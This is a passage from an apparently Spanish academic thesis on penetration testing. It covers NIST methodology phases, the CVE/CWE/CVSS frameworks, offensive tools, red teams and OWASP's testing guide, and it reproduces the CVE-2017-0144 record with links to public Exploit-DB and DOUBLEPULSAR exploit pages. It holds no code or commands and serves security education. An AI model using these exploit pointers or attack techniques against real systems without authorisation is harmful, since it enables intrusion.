Los tests de penetración, o *pentests*, consisten en la realización de un ciberataque autorizado sobre un escenario concreto, para posteriormente elaborar un informe detallado sobre los datos obtenidos en la prueba, exponiendo las vulnerabilidades o posibles puntos de entrada al sistema, pero también sus fortalezas[52][53][54]. Su objetivo va más allá de realizar una evaluación de vulnerabilidades, ya que se trata de una prueba más próxima a la situación real en la que se encontraría un ciberdelincuente que trata de vulnerar un servicio, realizando actividades tales como la recopilación de información, confirmación de vulnerabilidades o la búsqueda de malas configuraciones[55], la cuales pueden variar dependiendo de la propia prueba. Dependiendo del nivel de acceso al escenario que tenga el técnico para observar el funcionamiento de las máquinas, el test puede ser de caja blanca (acceso total al código fuente), caja negra (ninguna clase de acceso) o caja gris (sin acceso completo, pero con algún conocimiento del entorno)[56].

Para realizar este tipo de tests existen ciertas guías publicadas por determinadas entidades importantes en este ámbito, como el Institute for Security and Open Methodologies (ISECOM) y su Open Source Security Testing Methodology Manual 3 (OSSTMM3)[57], las cuales sirven como referencia para el evaluador a la hora de realizar las pruebas presentando una determinada metodología, y aunque en algunas de ellas puedan variar ciertos aspectos, estas siguen una línea similar. Cabe destacar que ciertas metodologías están centradas en una parte específica de la penetración, como la Web Security Testing Guide[58] del Open Web Application Security Project (OWASP), que se enfoca en la parte de penetración *web*, ya que a día de hoy el uso de estos servicios está muy extendido y pueden suponer una vía de entrada en la infraestructura, teniendo en cuenta que se encuentran en la parte pública de la red[59]. A continuación, se empleará como referencia la Technical Guide to Information Security Testing and Assessment del National Institute of Standards and Technology (NIST) y su sistema de *pentest*[60][61] para exponer de manera sintetizada este tipo de metodologías.

### 3.3.2 Metodología de test de penetración del NIST

Dependiendo del punto de partida del test de penetración, este se puede clasificar en dos tipos:

#### Test de penetración externo

El técnico comienza fuera del perímetro de seguridad de la organización y sin ningún conocimiento de la infraestructura. De este modo, la empresa pone a prueba su esquema de seguridad frente a amenazas que provengan del exterior, que podrían ser provocadas por un ciberdelincuente que trate de atacar la interfaz pública de la empresa, típicamente a través de Internet. Aunque existen diversos enfoques, los pasos tomados por el evaluador por lo general serán similares a los siguientes:

1. **Reconocimiento.** El objetivo de esta etapa es obtener cualquier información publicada en Internet que pueda resultar útil posteriormente. Algunos ejemplos son:
   - Información sobre servidores de Domain Name Service (DNS).
   - Direcciones IP.
   - Sistema operativo empleado.
   - Noticias relativas a la empresa.
2. **Enumeración.** Se realizan escaneos con el objetivo de detectar terminales pertenecientes a la red además de servicios activos en ellos.
3. **Evasión.** En el caso de que sea necesario, se emplearán técnicas de evasión para penetrar a través de ciertos elementos de la red, como por ejemplo:
   - Cortafuegos.
   - Rúteres.
   - Controles de acceso.
4. **Ataques iniciales.** Se realiza una etapa inicial de ataques para probar la respuesta de los protocolos comunes.
5. **Ataques a vulnerabilidades.** Tras haber descubierto servidores accesibles externamente, el técnico busca abrirse paso hasta la red interior y la información sensible.
6. **Continuar descubriendo.** El evaluador busca puntos de entrada alternativos, tales como:
   - Puntos de acceso inalámbricos.
   - Módems.
   - Puertas de entrada a servidores internos.

#### Test de penetración interno

Al evaluador se le facilita información por adelantado y un cierto nivel de acceso, de manera que parte de una posición privilegiada, lo que permite simular que el ataque proviene de un empleado. Una prueba de este tipo permite revelar vulnerabilidades a nivel de sistema o provocadas por malas configuraciones, como por ejemplo, localizadas en:

- Autenticación.
- Control de acceso.
- Endurecimiento del sistema.
- Configuración de aplicaciones y servicios.

El objetivo del técnico es ganar acceso a otras redes y sistemas haciendo uso de técnicas de escalada de privilegios y movimiento lateral en la red, con el fin de identificar cómo de profundo podría llegar un atacante con ese nivel de acceso base, y determinar el riesgo potencial que esto supondría.

### Fases del test de penetración

Sin importar el punto de partida del *pentester*, este sistema contempla las siguientes cuatro fases, como metodología a seguir a la hora de realizar un test de penetración, las cuales se repetirán de manera cíclica, como representa la figura 3.3, para que la información obtenida anteriormente sirva como retroalimentación en futuras pruebas:

1. Planificación.
2. Descubrimiento.
3. Ataque.
4. Elaboración del informe.





Figura 3.3: Diagrama de los pasos a realizar de este sistema de *pentest*.

### Fase de planificación

Representa la fase previa a la realización del test de penetración. En esta etapa, el evaluador y la empresa contratante se reúnen para establecer los detalles de la prueba, tratando temas entre los que se incluyen:

- Expectativas.
- Objetivos.
- Metas.
- Implicaciones legales.

El técnico busca obtener una comprensión completa de los riesgos y de las pruebas que deben realizarse. Una vez esté delimitado el proceso, se redactan los documentos pertinentes para aprobarlo.

#### Fase de descubrimiento

A su vez, esta fase puede dividirse en dos:

1. **Evaluación.** Es el proceso inicial de recopilación de información y escaneo de sistemas. Dependiendo de quien realice la prueba, hay varias técnicas que pueden emplearse, como por ejemplo:

   - **Identificación de servicios y puertos de red.** Empleando escáneres de puertos para identificar:
     - Puertos abiertos.
     - Servicios activos en el terminal.
     - Aplicaciones en ejecución en cada servicio activo.

     Ej.: Se descubre el puerto número 80 abierto (puerto), empleado por un servidor *web* (servicio), el cual resulta ser un Apache httpd 2.4.52 (aplicación).
   - **Información de nombre de *host* y dirección IP.** Analizar el tráfico de red y realizar consultas DNS e InterNIC, con el fin de conseguir el nombre de *host* y la dirección IP.
   - **Información del sistema.** Generalmente se limita a las pruebas internas, sin embargo los sistemas de información de red y la enumeración NetBIOS puede proporcionar información útil, como datos sobre recursos compartidos.
   - **Nombres de empleados e información de contacto.** El técnico busca en los servidores para encontrar información potencialmente útil sobre los empleados.
   - **Información de aplicaciones y servicios.** Técnicas como el *banner grabbing* permiten al evaluador obtener información referente a las aplicaciones que están siendo ejecutadas por los servicios, como la versión utilizada.
   - **Descubrimiento físico de información.** Cabe destacar que visitando físicamente las instalaciones, o recuperando posibles datos desechados en la basura, se puede obtener información sumamente útil.

2. **Análisis de vulnerabilidades.** En esta siguiente parte de la fase de descubrimiento, se recopila toda la información obtenida anteriormente y se compara con las bases de datos de vulnerabilidades y la propia experiencia del *pentester*. Existen herramientas para realizar esta comparación de forma automática de manera que se facilitaría el trabajo, pero es posible que de esta forma se pasen por alto algunas vulnerabilidades.

#### Fase de ataque

Se trata de la fase central del test de penetración. Típicamente esta fase se rige por cuatro pasos los cuales se repetirán si se han realizado con éxito:

1. **Obtención de acceso.** Si el ataque se completa y se consigue explotar la vulnerabilidad, esta se confirma y se realiza un listado de posibles respuestas de mitigación. La mayoría de los *exploits* no dan como resultado que el atacante obtenga un nivel de acceso máximo, sino que tan solo sirven al técnico para aprender más sobre la red y sus vulnerabilidades.

2. **Escalada de privilegios.** Es posible que explotando una vulnerabilidad se consiga realizar una escalada de privilegios en la máquina, permitiendo así que un usuario no autorizado pueda lograr el máximo nivel de permisos y, por lo tanto, esta quede comprometida por completo.

3. **Navegación por los sistemas.** La obtención de información de los equipos que forman el escenario permiten al *pentester* identificar nuevas rutas de acceso a diferentes sistemas, posibilitando el movimiento lateral por la red.

4. **Instalar herramientas adicionales.** Si el evaluador obtiene los permisos suficientes para instalar nuevas aplicaciones en el sistema, será capaz de explotar vulnerabilidades de otros terminales miembros de la red las cuales requieren de algún recurso determinado que anteriormente no estaba presente.

Una vez realizados los cuatro pasos, el técnico puede repetir el proceso empleando todos los datos recopilados durante el ataque, permitiéndole de este modo obtener aún más información detallada sobre la red y los sistemas que la forman. Esto posibilita el descubrimiento de nuevas vulnerabilidades que podrían desembocar en un acceso todavía más profundo. Como añadidura, algunas de las vulnerabilidades más comunes que se pueden encontrar en los sistemas son:

- **Malas configuraciones.** Fallos de seguridad en archivos de configuración o configuraciones por defecto que pueden resultar parcialmente inseguras.
- **Fallos en el *Kernel*.** Fallos de seguridad en la versión del núcleo del sistema operativo.
- **Desbordamiento de búfer.** Si los programas no comprueban el tamaño de los datos introducidos, una entrada precisa por teclado puede desembocar en una ejecución arbitraria de código.
- **Validación de entrada insuficiente.** Una validación incorrecta o insuficiente de los datos de entrada del usuario podría provocar que el sistema sea susceptible a inyección de código, por ejemplo SQL.
- **Enlaces simbólicos.** Los *Symlinks* pueden ser explotados para comprometer archivos del sistema.
- **Condiciones de carrera.** Si un programa se está ejecutando en modo privilegiado, un atacante puede realizar de manera precisa un ataque dentro de una ventana de tiempo determinada para aprovecharse de estos permisos, utilizándolos así para realizar una escalada de privilegios.
- **Permisos inadecuados de directorios y archivos.** Configurar los directorios y los archivos con un nivel de acceso innecesariamente alto puede exponer al sistema a distintos ataques.

#### Fase de elaboración del informe

A pesar de ser la última fase, la elaboración del informe debe ocurrir a la vez que se realiza el test de penetración, registrando los pasos seguidos y la información resultante tras cada etapa de la prueba. El informe debe incluir toda la información relevante extraída del test realizado, incluyendo apartados tales como:

- Vulnerabilidades descubiertas.
- Calificaciones de riesgo.
- Orientación para la corrección de los fallos encontrados.

Tras un tiempo determinado, entre seis meses y un año, es recomendable repetir la prueba para analizar la eficacia de las medidas tomadas para la mitigación de los fallos encontrados en tests anteriores.

### 3.3.3 *Frameworks* de identificación y categorización de vulnerabilidades


Además de las metodologías de test de penetración, existen otros recursos sumamente útiles para la realización de las pruebas, que aportan una gran cantidad de información sobre debilidades comunes, vectores de ataque y vulnerabilidades conocidas[62]. Se tratan comúnmente de sistemas de uso libre, pertenecientes a organizaciones que se consideran autoridades en materia de ciberseguridad, formados por elementos como bases de datos, las cuales almacenan esta y mucha más información interesante para la elaboración de los ataques, convirtiéndose así en una herramienta muy útil para el *pentester*[63][64]. Merece la pena centrarse concretamente en tres de estos recursos[62][65][64]:

- Common Vulnerabilities and Exposures (CVE) de la organización MITRE.
- Common Weakness Enumeration (CWE) y Common Weakness Scoring System (CWSS) de la organización MITRE.
- Common Vulnerability Scoring System (CVSS) de la organización FIRST.

#### Common Vulnerabilities and Exposures System

El sistema CVE se encarga de identificar, definir y catalogar vulnerabilidades de ciberseguridad divulgadas públicamente. Para ello emplea un sistema de identificación y registro de la vulnerabilidad llamado *CVE record*, que es proporcionado por un CVE Numbering Authority (CNA), las cuales son organizaciones asociadas con el programa CVE que tienen autoridad para realizar este proceso. Estas publicaciones tienen el objetivo de comunicar descripciones detalladas de las vulnerabilidades encontradas[66][67].

En el sitio *web* oficial del sistema CVE se encuentra un buscador de los registros, de manera que introduciendo el identificador, se obtiene toda la información relativa a esa vulnerabilidad. Los identificadores siguen la estructura CVE-YYYY-NNNN, siendo YYYY el año de creación del registro, y NNNN un número exclusivo asignado. En la figura 3.4 se puede ver un ejemplo del uso, empleando la famosa vulnerabilidad CVE-2017-0144 (vulnerabilidad en SMBv1 en múltiples productos de Microsoft Windows).



**CVE-ID**

**CVE-2017-0144** — Learn more at National Vulnerability Database (NVD)
• CVSS Severity Rating • Fix Information • Vulnerable Software Versions • SCAP Mappings • CPE Information

**Description**

The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability." This vulnerability is different from those described in CVE-2017-0143, CVE-2017-0145, CVE-2017-0146, and CVE-2017-0148.

**References**

**Note:** References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- BID:96704
- URL:http://www.securityfocus.com/bid/96704
- CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-701903.pdf
- CONFIRM:https://cert-portal.siemens.com/productcert/pdf/ssa-966341.pdf
- CONFIRM:https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2017-0144
- EXPLOIT-DB:41891
- URL:https://www.exploit-db.com/exploits/41891/
- EXPLOIT-DB:41987
- URL:https://www.exploit-db.com/exploits/41987/
- EXPLOIT-DB:42030
- URL:https://www.exploit-db.com/exploits/42030/
- EXPLOIT-DB:42031
- URL:https://www.exploit-db.com/exploits/42031/
- MISC:http://packetstormsecurity.com/files/154690/DOUBLEPULSAR-Payload-Execution-Neutralization.html
- MISC:http://packetstormsecurity.com/files/156196/SMB-DOUBLEPULSAR-Remote-Code-Execution.html
- MISC:https://ics-cert.us-cert.gov/advisories/ICSMA-18-058-02
- SECTRACK:1037991
- URL:http://www.securitytracker.com/id/1037991

**Assigning CNA**

Microsoft Corporation

**Date Record Created**

**20160909** — Disclaimer: The record creation date may reflect when the CVE ID was allocated or reserved, and does not necessarily indicate when this vulnerability was discovered, shared with the affected vendor, publicly disclosed, or updated in CVE.

**Phase (Legacy)**

Assigned (20160909)

**Votes (Legacy)**

**Comments (Legacy)**

**Proposed (Legacy)**

Figura 3.4: Resultado de la búsqueda de la vulnerabilidad CVE-2017-0144.
Fuente: [62]

Tras la búsqueda, obtendremos como resultado una descripción detallada de la vulnerabilidad, un apartado de referencias entre las cuales podemos encontrar enlaces a *exploits* conocidos, el CNA encargado de realizar el registro, la fecha de creación del registro, la fase en la que se encuentra y comentarios acerca de este, además de otra información menos relevante.

### Common Weakness Enumeration and Common Weakness Scoring System

CWE es un sistema de identificación y categorización de debilidades, el cual realiza una clasificación de los fallos de *software* conocidos asignándoles un ID de manera similar a como se hace en el sistema CVE, ofreciendo la posibilidad de realizar búsquedas en su base de datos, dentro de su sitio *web* oficial. A su vez, cuenta con un mecanismo de priorización de debilidades de software coherente, flexible y de uso abierto, llamado CWSS. Es un esfuerzo colaborativo en el que las múltiples partes trabajan en comunidad para crear y mejorar esta útil herramienta de información[65].

Estas debilidades de *software* pueden desembocar en vulnerabilidades explotables, por lo que es crucial mantener un registro completo y actualizado de ellas, pero debido a la gran cantidad de posibles fallos y a la falta de información, es una tarea complicada y que puede tender a personalizarse para cada desrrollador. CWSS ofrece una estandarización del enfoque para la caracterización de estos errores, presentando así al usuario una gran cantidad de información del entorno y los ataques conocidos, que proporciona un contexto que permite reflejar con mayor precisión el riesgo provocado. Esto permite tomar decisiones con un mayor conocimiento a la hora de mitigar los riesgos causados por las debilidades. CWSS ofrece[65]:

- Medidas cuantitativas de las debilidades no corregidas que están presentes dentro de una aplicación.
- Un sistema común para priorizar los errores de seguridad que se descubren en las aplicaciones.
- Priorización personalizable para organizaciones, empleando el Common Weakness Risk Analysis Framework (CWRAF) para identificar los tipos más importantes de debilidades para la protección de sus negocios.

CWSS está organizado en tres grupos de medidas, como puede verse en la figura 3.5: búsqueda de información base, superficie de ataque y entorno. A su vez, estos se dividen en otros grupos de medidas, o factores, que permiten realizar el cálculo de la puntuación de riesgo de la debilidad. A cada factor perteneciente a la búsqueda de información base se le asigna un valor, el cual se convierte en un peso asociado y se calcula una subpuntuación de este grupo de medidas, un número entre 0 y 100. Se realiza el mismo método para el resto de grupos, cuyas subpuntuaciones van de 0 a 1, y los tres valores resultantes se multiplican, proporcionando a su vez un número entre 0 y 100 el cual es la puntuación CWSS final, como refleja la figura 3.6.

- **Búsqueda de información base.** Agrupa el riesgo de la debilidad, la certeza en la precisión del hallazgo y la solidez de los controles.
- **Superficie de ataque.** Engloba las barreras que un atacante debe superar para la explotación del fallo.
- **Entorno.** Tiene en cuenta las características de la debilidad específicas de un entorno particular.





Figura 3.5: Grupos de medida del sistema CWSS.
Fuente: [65]






Figura 3.6: Cálculo de puntuación del sistema CWSS.
Fuente: [65]

### Common Vulnerability Scoring System

El sistema CVSS proporciona una forma de capturar las principales características de una vulnerabilidad y producir una puntuación numérica que refleje su gravedad, la cual puede traducirse en una representación cualitativa para ayudar a las organizaciones a evaluar y priorizar sus procesos de gestión de estas vulnerabilidades. Este sistema esta actualmente en su versión 3.1, pero se encuentra en continua evolución gracias al CVSS Special Interest Group (SIG) que trabaja en mejoras que formarán la base de la próxima versión del estándar. El sistema cuenta con un calculador en el sitio *web* oficial, que recibe ciertos parámetros introducidos por el usuario sobre distintas categorías que permiten clasificar la vulnerabilidad, como se ve en la figura 3.7. Los tres grupos de medidas son[64]:


- **Base.** Representa las características intrínsecas de la vulnerabilidad que se mantienen constantes con el tiempo y en los distintos entornos.
- **Temporal.** Describen el estado actual de las técnicas de explotación y la disponibilidad de código, la existencia de soluciones alternativas o la confianza que se tiene en la descripción de la vulnerabilidad.

- **Entorno.** Permite particularizar la puntuación CVSS en función de la importancia del entorno en el que se encuentre la vulnerabilidad.




(a) Generación de la puntuación Base.


(b) Generación de la puntuación Temporal.




(c) Generación de la puntuación de Entorno.

Figura 3.7: Ejemplo de uso del sistema CVSS.
Fuente: [64]

### 3.3.4 Otros recursos útiles para test de penetración

Aparte de lo mencionado anteriormente, existen muchos otros *frameworks*, herramientas y bases de datos útiles para la realización de las pruebas. En este apartado se presentan algunos de estos recursos:

- **Exploit-DB.** Es una base de datos de uso libre que almacena los *exploits* publicados de las distintas vulnerabilidades conocidas[68].
- **Burp Suite.** Se trata de un potente *framework*, desarrollado por la empresa PortSwigger, que permite realizar pruebas de seguridad enfocadas a penetración *web*, tales como escaneo de vulnerabilidades, intercepción del tráfico de navegación mediante el servidor proxy con el que cuenta y ataques automatizados, entre otras. Cuenta con una versión de uso gratuito con algunas de las herramientas más importantes, y una versión completa con todos los módulos[69].
- **Metasploit.** Es un *framework* de código abierto que proporciona información sobre vulnerabilidades y cómo explotarlas, además de múltiples herramientas y módulos incorporados para la realización de los ataques en las pruebas de penetración, todo ello dentro de un mismo entorno[70].
- **Empire.** Es un *framework* que incluye varios elementos de explotación y post-explotación orientado a Windows, empleando PowerShell[71].
- **Cobalt Strike.** Se trata de otro potente *framework* de pago, más complejo y orientado para *red teams*[72].
- **Nessus.** Se trata de un programa de escaneo de vulnerabilidades en diversos sistemas operativos. De nuevo existe una versión gratuita y otra más completa por suscripción[73].
- **Acunetix.** Es una herramienta de escaneo de vulnerabilidades para servicios *web*[74].
- **Sistema Operativo Kali Linux.** Se trata de una distribución de código abierto basada en Debian orientada a diversas tareas de seguridad de la información, como análisis forense, ingeniería inversa o los propios test de penetración. Agrupa la mayoría de las herramientas mencionadas en esta lista, además de muchas otras, instaladas por defecto, y una gran cantidad de información relativa a la ciberseguridad y recursos tales como diccionarios de palabras o *exploits* publicados[75].

### 3.3.5 *Red Teams*

Los equipos rojos, o *red teams*, son grupos que operan de igual forma que lo haría un atacante, para obtener información y realizar evaluaciones de la seguridad de una organización y mejorar su eficacia. A primera vista pueden parecer lo mismo que un *pentester*, ya que existen ciertas similitudes, sin embargo los *red teams* realizan comprobaciones de seguridad más allá de lo que harían estos. Estas pruebas tienen objetivos reducidos, empleando técnicas de ingeniería social, evitando la detección y observando el entorno esperando encontrar una vulnerabilidad, tal y como lo haría un ciberdelincuente, con el fin de poner a prueba y, en caso de que sea necesario, mejorar la calidad de los controles de seguridad de la entidad y las defensas corporativas, las cuales pueden corresponderse con el *blue team* de la empresa[51][76]. Las principales características de los *red teams* son[77]:

- **Duración.** Las campañas pueden durar semanas, meses o años. La larga duración provoca que el objetivo esté en constante estado de incertidumbre, ya que no tienen la seguridad de que un posible comportamiento extraño sea provocado por el equipo rojo, o por un atacante real.

- **Multi-dominio.** Un buen equipo rojo cubre los distintos dominios (físico, social y de red, entre otros) pertenecientes a la empresa y a sus empleados.

- **Emulación del atacante.** La intención de emular al atacante real lleva al *red team* a buscar la innovación constante en lo referente a herramientas, procedimientos y técnicas, descartando abusar de las más convencionales, como Metasploit.

- **Escenarios.** Buscan probar la capacidad que tiene la organización para detectar y manejar amenazas externas, como el *phishing*, intentos de ingeniería social, de obtener acceso físico al sitio o movimiento lateral en las redes, entre otros tipos de ataques.

### 3.3.6 Una mención a OWASP

Es importante señalar que hoy en día la mayoría de las organizaciones cuentan con servicios *web* para acercarse a los usuarios, y que los servidores *web* que permiten estos servicios se encuentran en la frontera de la red empresarial con Internet, normalmente en una zona conocida como DeMilitarized Zone (DMZ)[78][79]. Por lo tanto, esta interfaz pública supone un riesgo sustancial desde el punto de vista de la seguridad, y una posible entrada desde el de un atacante. OWASP es un proyecto *online* de código abierto sin ánimo de lucro dedicado a publicar artículos, metodologías, documentación y herramientas en el campo de la seguridad en aplicaciones *web*. De este modo, ofrecen un producto profesional y gratuito que sirve de gran ayuda como fuente de información y guía para realizar auditorías centradas específicamente en este aspecto. A continuación se presentan dos de los proyectos más importantes de OWASP[80].

#### OWASP Web Security Testing Guide (WSTG)

Se trata de una metodología para test de penetración orientada a seguridad *web*, que cada cierto tiempo se va actualizando. La versión estable actual de esta guía incluye los siguientes capítulos:

0. **Prólogo de Eoin Keary.**

1. **Frontispicio.**

2. **Introducción.**

3. ***The OWASP testing framework.*** Describe un *framework* típico que se puede tomar como referencia, compuesto por técnicas y tareas que son apropiadas de realizar en varias fases del ciclo de vida del desarrollo *software*. No debe ser tomada como algo rotundo, sino más bien como un acercamiento flexible el cual puede ser ampliado o modelado para que encaje correctamente con el sistema deseado.

4. ***Web application security testing.*** Este apartado describe la metodología de test de penetración *web* de OWASP, la información relevante para la realización de las pruebas.

5. **Informe.** Este capítulo incluye información relativa a la elaboración correcta del informe final.

Destacando el cuarto capítulo, en él se presenta la metodología a seguir para la evaluación de vulnerabilidades *web*, dividiéndolo en apartados los cuales a su vez se subdividen en conceptos más concretos, y representan los pasos a seguir a la hora de realizar la auditoría. Algunos de ellos coinciden con el resto de metodologías más genéricas, pero otros se enfocan de manera clara en los servicios *web*. Sin entrar en mucho detalle:

0. **Introducción y objetivos.** Introduce la metodología y explica cómo poner a prueba la seguridad del servicio.
1. **Recopilación de información.** Es el proceso de obtención de datos públicos sobre la empresa objetivo, toda la información útil que se puede encontrar en Internet, noticias, foros de debate o páginas informativas de la propia entidad, empleando diversas técnicas de búsqueda que permiten clasificar los resultados por palabras clave, y otro tipo de funciones. En este apartado también se incluye el proceso de mapeado de los recursos *web*, además de la enumeración, a partir de la cual se obtiene información sobre algunas aplicaciones ejecutadas por el servidor, puertos de red abiertos o versiones de los servicios, entre otros datos.
